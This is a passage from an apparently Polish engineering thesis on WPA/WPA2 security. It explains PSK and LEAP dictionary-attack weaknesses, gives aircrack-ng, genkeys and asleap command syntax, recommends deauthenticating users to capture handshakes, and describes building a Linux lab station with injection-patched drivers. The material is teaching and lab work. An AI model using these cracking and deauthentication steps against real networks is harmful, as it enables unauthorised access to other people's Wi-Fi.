Protokół CCMP wprowadza do blokowego szyfru AES tryb licznikowy (ang. *Counter Mode*) umożliwiający wykorzystanie go jako szyfru strumieniowego. Kolejne bloki strumienia klucza generowane są właśnie za pomocą *Rijndael*. Oprócz tego wprowadzono kilka ciekawych rozwiązań - wykorzystanie tego samego klucza TEK z różnymi IV do szyfrowania i uwierzytelniania oraz objęto procedurą sprawdzania integralności dane niezaszyfrowane. CCMP rozszerza również MPDU o dwa pola. Pierwszym z nich jest nagłówek CCMP (8 bajtów), który zawiera 48-bitowy numer pakietu. Drugi to 8-bajtowy kod MIC, obliczany za pomocą algorytmu CBC-MAC. Polega on na zaszyfrowaniu początkowej wartości jednorazowej *Nonce*, którą wylicza się na podstawie wartości pola *Priority* ramki, adresu źródłowego ramki oraz zwiększonego numeru pakietu. Następnie zaszyfrowana wartość podlega operacji XOR na kolejnych blokach aż do uzyskania 64-bitowego kodu MIC.

7. Analiza zabezpieczeń WPA/WPA2

W porównaniu do pierwszej wersji standardu IEEE 802.11, specyfikacja WPA oraz standard WPA2 rozwiązały większość problemów związanych z bezpieczeństwem począwszy od uwierzytelniania a skończywszy na szyfrowaniu danych. Można śmiało stwierdzić, że TKIP oraz CCMP w chwili obecnej są algorytmami, które nie zostały jeszcze złamane więc można zaklasyfikować je do metod zapewniających wysoki poziom poufności danych. Do tej pory jedyne wykryte wady oraz luki w zabezpieczeniach WPA/WPA2 dotyczą jedynie procesu uwierzytelniania. W pierwszej kolejności omówione zostaną wady uwierzytelniania z kluczem współdzielonym PSK. Następnie przedstawiona zostanie luka w zabezpieczeniach algorytmu LEAP, opracowanego przez firmę Cisco.

7.1. Uwierzytelnianie z kluczem współdzielonym PSK

Klucz PSK jest alternatywnym rozwiązaniem dla małych sieci, w których nie ma potrzeby instalacji serwera uwierzytelniającego. Jak już wspomniano wcześniej, serwer uwierzytelniający oraz cały proces uwierzytelniania 802.1X odpowiadają za generowanie klucza PMK. W przypadku klucza PSK, PMK jest wyliczany na jego podstawie przy pomocy funkcji PBKDF2 opisanej w [14]. Funkcja ta wyznacza omawiany klucz na podstawie hasła, SSID, długości SSID oraz zdefiniowanej ilości operacji mieszania: 4096, i określonej długości ciągu danych wejściowych (256). Następnie tymczasowy klucz PTK wyznaczany jest z PMK w procesie negocjacji czteroetapowej, w której wszystkie informacje pozwalające go wyliczyć przesyłane są w postaci jawnej. Siła klucza PTK zależy więc tylko i wyłącznie od klucza PMK czyli w rzeczywistości od siły hasła.

Robert Moskowitz zauważył, że druga z czterech wiadomości negocjacji czteroetapowej może zostać poddana pasywnym atakom słownikowym. Z przeprowadzenia ataków siłowych zrezygnowano z uwagi na dość dużą liczbę operacji mieszania na każde hasło: 4096, co w praktyce umożliwiało sprawdzanie kombinacji haseł z prędkością kilku na sekundę. Po przechwyceniu dwóch pierwszych komunikatów negocjacji czteroetapowej, znane są już wartości *ANonce* (z pierwszej wiadomości) oraz *SNonce* (z drugiej wiadomości). Można więc rozpocząć podstawianie wartości PSK, której znajomość pozwoli następnie wyliczyć PMK. Pomyślne

znalezienie klucza PSK powoduje, że kod MIC wyliczony za pomocą odtworzonego klucza KCK (będącego częścią PMK) jest zgodny z kodem MIC drugiej wiadomości. Aby przyspieszyć proces przechwytywania komunikatów *4-Way Handshake*, można wykorzystać metodę anulowania uwierzytelniania, omawianą w rozdziale 7. Nie jest to jednak rozwiązanie pasywne, dlatego też bardzo łatwo zauważyć jego konsekwencje będąc autoryzowanym klientem sieci WPA-PSK/WPA2-PSK.

7.2. Algorytm LEAP

Algorytm LEAP, podobnie jak uwierzytelnianie PSK, podatny jest na atak słownikowy, co udowodnił w 2004 roku Joshua Wright. Zauważył on, że metoda MS-CHAP-v2, która jest w nim wykorzystana posiada następujące wady:

a) brak dodatkowych dwóch losowych bajtów (tzw. *salt*) przy tworzeniu *NT hasha* dla hasła użytkownika co w konsekwencji powoduje, że obliczana jest suma kontrolna MD4 z całego hasła – pozwala na przeprowadzenie ataku słownikowego;
b) wada implementacji algorytmu 3 DES kodującego powyższe *NT hashe* – umożliwia w ciągu kilku sekund wyliczenie 2 ostatnich bitów *NT hasha*;
c) nazwa użytkownika przesyłana jest tekstem otwartym.

Dopóki w *NT hashach* nie ma omawianych dwóch losowych bajtów *salt*, można przeprowadzić atak słownikowy polegający na tworzeniu *hashów MD4* dla wszystkich haseł w słowniku, trzykrotnym szyfrowaniu ich algorytmem 3 DES oraz porównywaniu z zaszyfrowaną 24-bajtową odpowiedzią na 8-bajtowy tekst wezwania. Jest to jednak operacja czasochłonna dlatego też Joshua Wright zaproponował rozwiązanie znacznie przyspieszające i optymalizujące tę metodę.

Ponieważ algorytm 3 DES wymaga 7-bitowych porcji danych a *NT hashe* mają długość 16 bitów, musi on podzielić 16 bitów na 3 mniejsze porcje przy czym trzecia zawierać będzie tylko 2 istotne bity a pozostałe 5 będzie uzupełnieniem w postaci zer. W takim przypadku w bardzo prosty i szybki sposób odgadnąć można 2 ostatnie bity *hasha* sprawdzając 2^{16} kombinacji. Znając te dwa bity, można znacznie zmniejszyć obszar przeszukiwania słownika.

7.3. Narzędzia do badania zabezpieczeń WPA/WPA2

Spośród dostępnych narzędzi do badania omówionych wcześniej wad WPA/WPA2, przedstawione zostaną dwie najpopularniejsze aplikacje. Pierwsza – *aircrack-ng* – implementuje w sobie metodę ataku słownikowego na przechwycone przez *aireplay-ng* komunikaty negocjacji czteroetapowej. Oprócz odgadnięcia klucza PSK, oblicza ona również klucz PMK oraz PTK. Druga wykorzystuje objaśnione wcześniej wady algorytmu uwierzytelniania LEAP do wyprowadzenia hasła użytkownika również na zasadzie ataku słownikowego.

7.3.1. Aplikacja *aircrack-ng*

Aplikacja *aircrack-ng* w przypadku WPA-PSK/WPA2-PSK przeprowadza atak słownikowy na pierwsze dwa komunikaty negocjacji czteroetapowej. Wymaga ona jednak, aby wiadomości te zostały przechwycone przez interfejs bezprzewodowy, który pracuje w trybie *Monitor*. Do przełączania urządzenia bezprzewodowego w tryb *Monitor* służy omawiana wcześniej aplikacja *airmon-ng* natomiast do przechwycenia potrzebnych informacji wykorzystać można aplikację *airodump-ng*. Składnia uruchamiająca atak słownikowy na uwierzytelnianie z kluczem współdzielonym jest następująca:

```
aircrack-ng –w słownik.txt –b mac_AP psk.cap
```

gdzie:

`-w` – wskazuje plik słownika o nazwie `słownik.txt`;
`-b` – wskazuje adres fizyczny MAC punktu dostępowego;
`psk.cap` – jest plikiem, w którym znajdują się przechwycone komunikaty negocjacji czteroetapowej.

Warto również zaznaczyć, że w celu skrócenia czasu przechwycenia potrzebnych komunikatów, należy wykorzystać *aireplay-ng* do anulowania uwierzytelnienia autoryzowanego i skojarzonego aktualnie użytkownika z punktem dostępowy w sieci WLAN.

7.3.2. Aplikacja *asleap*

W skład pakietu do badania wad algorytmu LEAP wchodzą dwie aplikacje. Pierwsza z nich o nazwie *genkeys* służy do generowania pliku zawierającego *NT hashe* na podstawie pliku słownika oraz pliku zawierającego indeksy do wygenerowanego pliku, przyspieszające wyszukiwanie. Składnia omawianej aplikacji jest następująca:

```
genkeys –r słownik.txt –f hash.dat –n hash.idx
```

gdzie:

- `-r` – wskazuje plik słownika o nazwie `słownik.txt` (jedno słowo w linii);
- `-f` – wskazuje plik, w którym zapisane zostaną *NT hashe*;
- `-n` – wskazuje plik zawierający indeksy dla pliku z *NT hashami*.

Do właściwego łamania haseł LEAP metodą słownikową służy aplikacja o nazwie *asleap*, która potrafi odczytywać dane zarówno bezpośrednio z interfejsu pracującego w trybie *Monitor* jak i z pliku, do którego wcześniej została zapisana wymiana szyfrowanych komunikatów. Składnia aplikacji jest następująca:

```
asleap –i interfejs –c channel [-r plik.cap] –f hash.dat –n hash.idx
```

gdzie:

- `-i` – nazwa interfejsu pracującego w trybie *Monitor*;
- `-c` – numer kanału, na którym nasłuchiwać będzie *asleap*;
- `-r` – opcjonalna nazwa pliku z przechwyconymi potrzebnymi informacjami;
- `-f` – wskazuje plik, w którym zapisane zostaną *NT hashe*;
- `-n` – wskazuje plik zawierający indeksy dla pliku z *NT hashami*.

8. Stanowisko laboratoryjne

Stanowisko laboratoryjne zostało zaprojektowane w sposób umożliwiający jego szybką instalację oraz konfigurację praktycznie na dowolnych komputerach stacjonarnym lub typu notebook opartych o architekturę PC oraz na dowolnych urządzeniach dostępowych zgodnych ze standardami 802.11a/b/g/i oraz WPA. Dodatkowo konfiguracja, zarówno sprzętowa jak i programowa, jest elastyczna oraz może zostać wykorzystana również do innych celów oprócz badania zabezpieczeń w sieciach WLAN. Na omawiane stanowisko laboratoryjne do badania zabezpieczeń w sieciach zgodnych z rodziną standardów 802.11 składają się:


a) urządzenie dostępowe AP, wspierające omawiane w niniejszej pracy dyplomowej mechanizmy zabezpieczeń;
b) klient sieci bezprzewodowej, będący komputerem stacjonarnym lub typu notebook z interfejsem WLAN zgodnym ze standardem WPA/WPA2 i kompatybilnym z wcześniejszym standardem zabezpieczeń;
c) klient sieci bezprzewodowej, będący komputerem stacjonarnym lub typu notebook z interfejsem radiowym opartym o dowolny chipset z rodziny Atheros, na którym przeprowadzane będą badania zabezpieczeń;
d) komputer-serwer, na którym uruchomione są wymagane przez WPA/WPA2 oraz inne przydatne usługi jak serwer http, ftp, dns.

W trakcie projektowania i optymalizowania stanowiska laboratoryjnego używano następującego sprzętu:

a) komputer stacjonarny klasy PC (ważniejsze parametry: Intel Pentium III 1.1GHz, 384MB RAM) z kartą WLAN Sparklan, opartą o chipset Atheros AR5213, zgodną ze standardami 802.11a/b/g/i oraz WPA;
b) komputer przenośny typu notebook (ważniejsze parametry: Intel Centrino Duo 1.73GHz, 1024MB RAM) z wbudowaną kartą WLAN opartą o chipset Intel Pro 3945 zgodny ze standardami 802.11a/b/g/i oraz WPA;
c) urządzenie dostępowe AP AirLive model WL-5460APv2, zgodne ze standardami 802.11b/g/i oraz WPA;

d) dodatkowo: karta WLAN PCMCIA TP-LINK TL-WN610G, zgodna ze standardami 802.11b/g/i oraz WPA.

Dla komputera do badania zabezpieczeń oraz komputera-serwera opracowano specjalnie skonfigurowany system operacyjny na bazie dystrybucji SlackWare Linux 11 [15] oraz rozwiązań zaczerpniętych z uruchamialnej z płyty CD odmiany tej dystrybucji o nazwie Slax [16]. Każde, wykorzystane w niniejszym systemie oprogramowanie, podlega międzynarodowej licencji GNU GPL [17], zatem możliwa jest jego dowolna modyfikacja oraz dystrybucja pod dowolną postacią. Omawiany system operacyjny, dla celów pracy dyplomowej, nazwany został SlackPWR. Ponieważ niniejszy system jest identyczny dla komputera do badania zabezpieczeń oraz komputera-serwera, możliwe jest połączenie tych dwóch elementów stanowiska w jeden, co zmniejsza wymagania sprzętowe opracowanego stanowiska o jeden komputer. Ponadto połączenie takie daje możliwość konfigurowania urządzenia dostępowego oraz badana zabezpieczeń na jednej maszynie. Rysunek 8.1 przedstawia schemat ogólny zaprojektowanego stanowiska do badania zabezpieczeń w sieciach WLAN. Czarną ciągłą linią zaznaczono połączenie kablem UTP interfejsu LAN serwera oraz interfejsu UPLINK punktu dostępowego. Żółta błyskawica to połączenie bezprzewodowe WLAN.



Rys. 8.1. Schemat ogólny stanowiska do badania zabezpieczeń w sieciach WLAN

8.1. Instalacja dystrybucji SlackWare Linux 11

W chwili obecnej istnieje wiele dystrybucji systemów opartych o jądro Linux. Najstarszą a zarazem najstabilniejszą i najtrudniejszą w konfiguracji jest dystrybucja SlackWare. Do celów pracy dyplomowej wybrano niniejszą dystrybucję z uwagi na duże doświadczenie dyplomanta w kwestii jej znajomości oraz zagadnień z nią związanych takich jak konfiguracja, kompilacja i instalacja jądra systemu, oprogramowania oraz sterowników sprzętu (zazwyczaj modułów jądra). Najnowsza wersja omawianej dystrybucji to 11, która dostępna jest do pobrania jako obraz ISO płyty DVD lub trzech płyt CD w oficjalnym serwisie internetowym [15].

Instalacja omawianej dystrybucji została wykonana w standardowy, charakterystyczny dla niej sposób. Po uruchomieniu płyty instalacyjnej systemu na początku wybrano jądro systemu, na którym uruchomiony zostanie instalator jako *bare.i*. Następnie wybrano odpowiedni typ układu klawiatury oraz uruchomiono aplikację *cfdisk*, przy pomocy której dokonano odpowiedniego partycjonowania przestrzeni dyskowej, dostępnej w danym komputerze. Minimalny rozmiar głównej partycji systemowej (root) to, w przypadku omawianego systemu, 3GB z uwagi na późniejsze kwestie związane z instalacją dodatkowego oprogramowania. Do instalacji wybrano wszystkie pakiety (tryb *expert*) spośród następujących kategorii:

a) A – podstawowy system Linux;
b) AP – różne aplikacje, nie wymagające środowiska graficznego;
c) D – środowisko programistyczne (C, C++ itd.);
d) KDE – środowisko graficzne K dla serwera okien X;
e) KDEI – dodatkowe języki dla środowiska K;
f) L – biblioteki systemowe wymagane przez KDE;
g) N – usługi sieciowe (serwery, konfiguracja, diagnostyka);
h) X – serwer okien.

Po zainstalowaniu wszystkich pakietów spośród powyższych kategorii, skonfigurowano program rozruchowy *lilo* w sposób automatyczny, utworzono hasło super-użytkownika oraz uruchomiono zainstalowany system. Domyślnie dystrybucja Slackware startuje w trybie konsoli. Po zalogowaniu się jako *root* z hasłem jak nazwa użytkownika, przystąpiono do uruchomienia środowiska graficznego KDE poleceniem:

```
startx
```

w celu jego konfiguracji pod względem językowym, wizualnym i funkcjonalnym. Głównym założeniem konfigurowanego systemu jest jego uniwersalność, dlatego też na samym początku określono dwie możliwości pracy w omawianym systemie (tryb tekstowy oraz bardziej komfortowy – graficzny). Założenie to stanie się istotne w chwili, gdy w sprzęcie komputerowym, na którym zostanie uruchomiony system znajdzie się karta graficzna, dla której nie przewidziano wsparcia od strony sterowników w utworzonym dalej jądrze systemu Linux.

8.2. Implementacja łat, konfiguracja oraz kompilacja jądra

Jądro systemu operacyjnego Linux to centralna jednostka logiczna, odpowiadająca za obsługę wszystkich procesów oraz sterowanie sprzętem w systemie. W przypadku oryginalnej dystrybucji SlackWare 11, domyślnie zaimplementowano tam jądro Linux-2.4.33.3. Jednak na potrzeby dystrybucji do stanowiska laboratoryjnego wybrano jądro Linux-2.6.20 z uwagi na wymagania instalowanych później dodatkowych aplikacji oraz sterowników (modułów jądra).

Dystrybucja SlackWare wyróżnia się ponad innymi niewielka ilością dostępnych pakietów instalacyjnych oprogramowania. Większość aplikacji, opartych o licencję GNU GPL, udostępniana jest w postaci kodu źródłowego w języku C i pochodnych, które następnie trzeba odpowiednio skonfigurować, skompilować kompilatorem *gcc* oraz zainstalować w systemie na podstawie wygenerowanych podczas konfiguracji parametrów. W porównaniu do instalacji z tzw. gotowych paczek, instalacja ze źródeł daje możliwość dowolnej modyfikacji oprogramowania oraz pełnej personalizacji instalacji na podstawie dostępnych parametrów. Fakt ten został wykorzystany w momencie modyfikacji-łatania (ang. *patch*) kodu jądra systemu Linux oraz modyfikacji sterowników zapewniających wsparcie dla rodziny chipsetów bezprzewodowych Atheros. Warto zauważyć również, że prawie w każdym przypadku oprogramowanie korzysta z funkcji wspieranych przez jądro systemu zatem należy uważnie śledzić instrukcje dotyczące instalacji oprogramowania pod względem wymagań systemowych.

W każdej dystrybucji systemu Linux, konfiguracja, kompilacja oraz instalacja dodatkowego oprogramowania ze źródeł przebiega w podobny sposób. W katalogu na dysku, do którego został rozpakowany kod źródłowy należy wydać trzy polecenia:

```
./configure && make && make install
```

Pierwsze dwa z powyższych zazwyczaj posiadają dodatkowe parametry, o których przeczytać można w instrukcji instalacji systemu. Jednak zwykle używa się ich w podanej powyższej formie ze względu na oszczędność czasu. Do modyfikacji kodu źródłowego (aplikowania łat) zazwyczaj używa się (w katalogu jak wyżej) poniższych poleceń:

```
patch –p1 < nazwa_łaty.diff
patch –p0 < nazwa_łaty.diff
```

Kolejnym z założeń opracowywanego systemu operacyjnego jest możliwość uruchamiania go z płyty CD lub DVD oraz z pamięci przenośnej typu flash (ang. *pendrive*). Do tego celu potrzebne jest dodatkowe oprogramowanie umożliwiające kompresję systemu plików oraz tworzenie modułów ze struktury głównych katalogów systemu Linux, które oczywiście wymaga wsparcia ze strony jądra. Szczegółowe instrukcje dotyczące konfiguracji oraz aplikowania wymienionych poniżej składników zostały dokładnie omówione we wskazanych źródłach literaturowych. Oprogramowanie to składa się z następujących elementów:

a) łata wprowadzająca do jądra obsługę systemu plików SquashFS [19];
b) łata wprowadzająca do jądra obsługę kompresji LZM dla SquashFS [19];
c) łata wprowadzająca do jądra obsługę systemu plików AUFS [20].

Aplikacja powyższych łat na źródła jądra Linux-2.6.20 jest (w przypadku omawianego systemu operacyjnego) jedynym aspektem modyfikacji kodu jądra. W następnym kroku należy przeprowadzić konfigurację jądra. Można tego dokonać na kilka sposobów. Najwygodniejszym z nich jest uruchomienie w katalogu ze źródłami jądra specjalnego programu do konfiguracji:

```
make menuconfig
```

Przy jego pomocy można włączyć/wyłączyć poszczególne funkcje, uzyskać informacje na ich temat oraz zadecydować czy dana funkcja zostanie umieszczona bezpośrednio w

pliku jądra czy jako osobny moduł w odpowiednim katalogu. Istnieje również możliwość ręcznej konfiguracji poprzez edycję pliku o nazwie *.config*, który znajduje się w katalogu ze źródłami jądra. Jest ona o wiele szybsza niż poprzednia w przypadku, gdy w instrukcji instalacji dodatkowego oprogramowania podane są wymagania bezpośrednio w postaci nazwy systemowej funkcji w jądrze. Taka sytuacja ma miejsce przy instalacji sterowników do chipsetów bezprzewodowych z rodziny Atheros o nazwie *MadWifi*. Wymagają one jądra z serii 2.4.23+ lub dowolnego z serii 2.6.x oraz następujących komponentów skonfigurowanych jako moduły lub element pliku jądra:

a) CONFIG_NET_RADIO – obsługa rozszerzenia sieci bezprzewodowych;
b) CONFIG_SYSCTL – możliwość zmiany parametrów jądra bez jego ponownej kompilacji;
c) CONFIG_CRYPTO – obsługa środowiska kryptograficznego;
d) CONFIG_CRYPTO_HMAC – obsługa algorytmu HMAC;
e) CONFIG_CRYPTO_AES – obsługa algorytmu AES.

Pozostałe komponenty jądra zostały wybrane na podstawie konfiguracji przedstawionej w [16] z uwzględnieniem drobnych zmian. Plik konfiguracyjny jądra systemu umieszczono w katalogu */home* systemu operacyjnego. Dzięki wykorzystaniu jednego z najnowszych jąder w chwili obecnej oraz uniwersalnej jego konfiguracji, opracowany system operacyjny SlackPWR jest kompatybilny z większością obecnie używanego sprzętu komputerowego (chipsety płyt głównych, procesory, karty graficzne).

Ostatnim etapem przygotowywania najważniejszego elementu systemu jest jego kompilacja, odpowiednia instalacja oraz uruchomienie. Cały proces kompilacji jest automatyczny i rozpoczyna się wywołaniem (w katalogu ze źródłami) polecenia:

```
make bzImage modules modules_install
```

Powyższa linijka powoduje utworzenie pliku jądra o nazwie *bzImage* w podkatalogu *arch/i386/boot* oraz utworzenie i skopiowanie plików modułów jądra do katalogu */lib/modules/2.6.20*. Po zakończeniu kompilacji i instalacji modułów skopiowano plik *bzImage* do katalogu */boot* w systemie i dla ogólnego porządku zmieniono jego nazwę na *vmlinuz*. Przed ponownym uruchomieniem SlackPWR, dodano do pliku */etc/lilo.conf*

wpis informujący program rozruchowy o nowo zainstalowanym jądrze oraz, w celu jego aktualizacji, wydano polecenie:

```
lilo -v
```

8.3. Modyfikacja oraz instalacja sterowników kart sieciowych

Po pomyślnym uruchomieniu systemu operacyjnego na jądrze Linux-2.6.20 przystąpiono do modyfikacji oraz instalacji specjalnych sterowników dla kart WLAN. Po wielu analizach możliwości różnych chipsetów kart bezprzewodowych stwierdzono, że największe (w tym możliwość wstrzykiwania pakietów do sieci WLAN) oferują układy z rodziny Atheros. Dla systemów linuksowych powstał projekt internetowy o nazwie *MadWifi* [21], który udostępnia kod źródłowy sterowników, gotowy do kompilacji oraz instalacji jako dodatkowe moduły jądra. Równolegle z omawianymi sterownikami wydawane są łady modyfikujące ich kod, dostępne wraz z pakietem *aircrack-ng*. Poprawki do kodu modyfikują go w celu umożliwienia wykonywania niestandardowych operacji przez interfejs bezprzewodowy np. wstrzykiwania różnego rodzaju pakietów do sieci.

Instalacja omawianych sterowników przebiegła zgodnie z technikami przedstawionym w punkcie 10.2. Najpierw jednak ich kod źródłowy zmodyfikowano za pomocą odpowiednich łat, umieszczonych w pakiecie *aircrack-ng*. Od tego momentu system SlackPWR oferuje pełne wsparcie dla każdej karty bezprzewodowej WLAN, opartej o dowolny układ z rodziny Atheros. Dodatkowo wsparcie to jest niezależne od rodzaju złącza, poprzez które karta WLAN podłączona jest do systemu. Zatem możliwe jest wykorzystanie niniejszego systemu w przypadku kart bezprzewodowych zarówno PCI (komputer stacjonarny), MINI-PCI (laptop, urządzenia typu router-board) jak i PCMCIA (laptop).

Ponieważ projektowany system operacyjny powinien (zgodnie z założeniami) spełniać również funkcję serwera omawianych wcześniej usług, musi on obsługiwać przewodowe interfejsy sieciowe LAN. Problem ten rozwiązany został już na etapie konfiguracji jądra, gdzie uaktywniono wsparcie praktycznie dla wszystkich układów wykorzystywanych w kartach Fast Ethernet.

8.4. Instalacja dodatkowego oprogramowania

Ostatnim z etapów instalacji komponentów w systemie jest instalacja omówionych w punktach 7.5 oraz 9.3 narzędzi do badania zabezpieczeń sieci WLAN. Instalacja pakietu *aircrack-ng* [22] oraz *asleap* [23] przeprowadzona została w sposób standardowy bez uwzględnienia żadnych dodatkowych parametrów instalacji. Etap ten udostępnił w systemie operacyjnym wszystkie polecenia związane z narzędziami do badania zabezpieczeń w sieciach WLAN poprzez skopiowanie skompilowanych aplikacji do katalogu */usr/local/sbin*.

8.5. Szczegóły konfiguracji systemu

Konfiguracja poszczególnych usług w systemie opiera się na kilku założeniach, które w znaczny sposób ułatwiają późniejsze badanie zabezpieczeń. Po pierwsze - klient łączący się do laboratoryjnego punktu dostępowego musi skonfigurować tylko połączenie warstwy drugiej aby uzyskać również łączność w warstwach wyższych. Kwestię tę rozwiązano za pomocą serwera DHCP (ang. *Dynamic Host Configuration Protocol*), który został skonfigurowany zgodnie z parametrami w tabeli 8.1 a szczegóły konfiguracji przedstawia plik */etc/dhcpd.conf* w systemie operacyjnym Serwer DHCP automatycznie przydziela nowemu hostowi w sieci konfigurację protokołu TCP/IP.

Tabela 8.1. Parametry konfiguracji serwera DHCP

Parametr	Wartość
podsieć prywatna	172.16.1.0/24 (adresy IP z zakresu 172.16.1.1-254)
pula przydzielanych adresów	172.16.1.100-200
serwer DNS	172.16.1.1

W celu umożliwienia uruchomienia serwera DHCP z powyższymi parametrami, konieczna jest wcześniejsza konfiguracja adresu sieciowego przewodowego interfejsu o nazwie *eth0* zgodnie z danymi w tabeli 8.2. Szczegóły konfiguracji interfejsów sieciowych przedstawia plik */etc/rc.d/rc.inet1.conf*. Warto zaznaczyć, że w komputerze, na którym zostanie uruchomiony niniejszy system może znajdować się więcej niż jeden interfejs LAN. W takim przypadku zawsze konfiguracji podlega tylko jeden o wymienionej wcześniej nazwie *eth0*. Interfejs bezprzewodowy w systemie, o

charakterystycznej dla układów Atheros nazwie *ath0*, nie podlega konfiguracji – nie posiada on żadnego adresu IP, ponieważ wykorzystywany będzie jedynie w warstwie drugiej do badania zabezpieczeń. Do połączenia bezprzewodowego przewidziano klienta, którego systemem operacyjnym będzie Windows XP.

Tabela 8.2. Konfiguracja sieciowa interfejsu *eth0*

Parametr	Wartość
adres IP	172.16.1.1
maska podsieci	255.255.255.0 (klasa C)

Drugim założeniem jest, że podłączony już klient po wpisaniu w dowolnej przeglądarce internetowej (np. Internet Explorer, Mozilla Firefox, Opera, Konqueror) dowolnego adresu, zostanie przekierowany do serwisu informacyjnego stanowiska, znajdującego się na serwerze http. Aby spełnić to założenie, w pierwszej kolejności należało skonfigurować serwer nazw DNS w taki sposób, aby rozwiązywał wszystkie nazwy domenowe, przesłane w zapytaniach do niego na adres serwera czyli 172.16.1.1. W przedstawionej wcześniej konfiguracji DHCP, jako adres serwera DNS również podano 172.16.1.1. Ustawienia serwera DNS obsługują najpopularniejsze w Internecie strefy (domeny) typu com, pl, eu itd. Szczegóły konfiguracji przedstawia plik */etc/named.conf* a poszczególne strefy DNS widnieją jako pliki w katalogu */var/named*.

Serwis informacyjny stanowiska został napisany w języku PHP4 oraz HTML jako prosty kod umieszczony w pliku */home/www/index.php*, wybierający wyświetlaną zawartość z katalogu */home/www/tresc* na podstawie zmiennej *go* przekazywanej w każdym hiperłączu w menu. Za wyświetlenie serwisu odpowiedzialny jest serwer http, skonfigurowany zgodnie z zawartością pliku */etc/apache/httpd.conf*. Ważnym aspektem jego konfiguracji jest brak obsługi wirtualnych hostów, co umożliwia wyświetlenie omawianej zawartości po wywołaniu przez dowolną nazwę domenową w przeglądarce klienta.

System SlackPWR musi również pełnić funkcję serwera uwierzytelniającego w celu wykorzystania go w momencie badania zabezpieczeń WPA/WPA2 opartych na szkielecie uwierzytelniania 802.1X. W tym celu uruchomiono usługę serwera Radius, która skonfigurowana została do obsługi następujących algorytmów uwierzytelniania: PEAP (EAP-TLS oraz MS-CHAP-v2) oraz Cisco LEAP. Serwer Radius nasłuchuje w systemie na porcie 1812 (port uwierzytelniania) oraz 1813 (port rozliczenia – nie będzie wykorzystany) oraz oczekuje na komunikację z weryfikatorem (AP). Weryfikator do

prawidłowej współpracy z serwerem musi być w tej samej podsieci lokalnej co on oraz musi mieć ustawiony adres serwera (172.16.1.1) i hasło „test”. Dodatkowo serwer uwierzytelniający ma uruchomione trzy konta użytkowników o nazwach *user1*, *user2*, *user3* z hasłem „test”, które wykorzystane zostaną w metodzie MS-CHAP-v2 oraz LEAP. Konfiguracja serwera Radius nie należy do łatwych, dlatego też nie jest zalecana jakakolwiek zmiana jego ustawień w trakcie pracy systemu. Pliki konfiguracyjne omawianego serwera znajdują się w katalogu */usr/local/etc/raddb*.

System operacyjny dysponuje również usługami takimi jak serwer ftp oraz ssh. Nie są one niezbędne do pracy na stanowisku, jednak mogą być wykorzystane np. w celu sprawdzenia aktualnej przepływności bitowej w warstwie transportowej (ftp) lub do zdalnego zarządzania stanowiskiem laboratoryjnym (tylko tryb tekstowy) po uprzednim skonfigurowaniu połączenia z Internetem.

SlackPWR umożliwia pracę na stanowisku zarówno w trybie graficznym KDE jak i w trybie tekstowym. Jednak w obu przypadkach skrypty, które zostały napisane w celu usprawnienia procedury badań, powinny zostać uruchamiane z konsoli terminala. W niniejszym systemie zaimplementowano środowisko graficzne w celu umożliwienia szybkiego skonfigurowania urządzenia dostępowego AP poprzez przeglądarkę stron internetowych. Warto zauważyć również, że opracowany system operacyjny nie umożliwia trwałego wprowadzania zmian w jego konfiguracji co jest zaletą w przypadku np. skasowania którychkolwiek plików konfiguracyjnych lub skryptów. W takim przypadku wystarczy ponownie uruchomić system z napędu optycznego lub pamięci przenośnej USB.

8.6. SlackPWR na CD/DVD lub pamięci USB

Przedstawiony wcześniej system operacyjny do tego momentu zainstalowany był na dysku twardym komputera stacjonarnego. Za pomocą odpowiednich narzędzi, pobranych z serwisu poświęconego dystrybucji Slax [16], utworzono gotowy do uruchomienia z napędu optycznego lub z przenośnej pamięci USB niniejszy system operacyjny. Na początku jednak należało odinstalować niepotrzebne pakiety z systemu oraz zadbać, by katalog, w którym znajdują się pliki źródłowe jądra oraz reszty instalowanego oprogramowania (zazwyczaj */usr/src*) nie został skompresowany z uwagi na jego duży rozmiar. Został on przeniesiony do folderu */tmp*.

W drugiej kolejności umieszczono rozpakowane oprogramowanie (skrypty) również w katalogu */tmp* oraz dokonano ich konfiguracji. Jedyną praktycznie zmianą w pliku konfiguracyjnym było dodanie katalogu */wlan* do listy folderów, które poddane zostają kompresji i modularyzacji. Katalog ten zawiera skrypty w języku bash, które zostaną omówione w dalszej części niniejszej pracy dyplomowej i które służą do usprawnienia procedur badania zabezpieczeń na projektowanym stanowisku. Po wprowadzeniu zmian w ustawieniach oprogramowania wydano polecenie:

```
./build
```

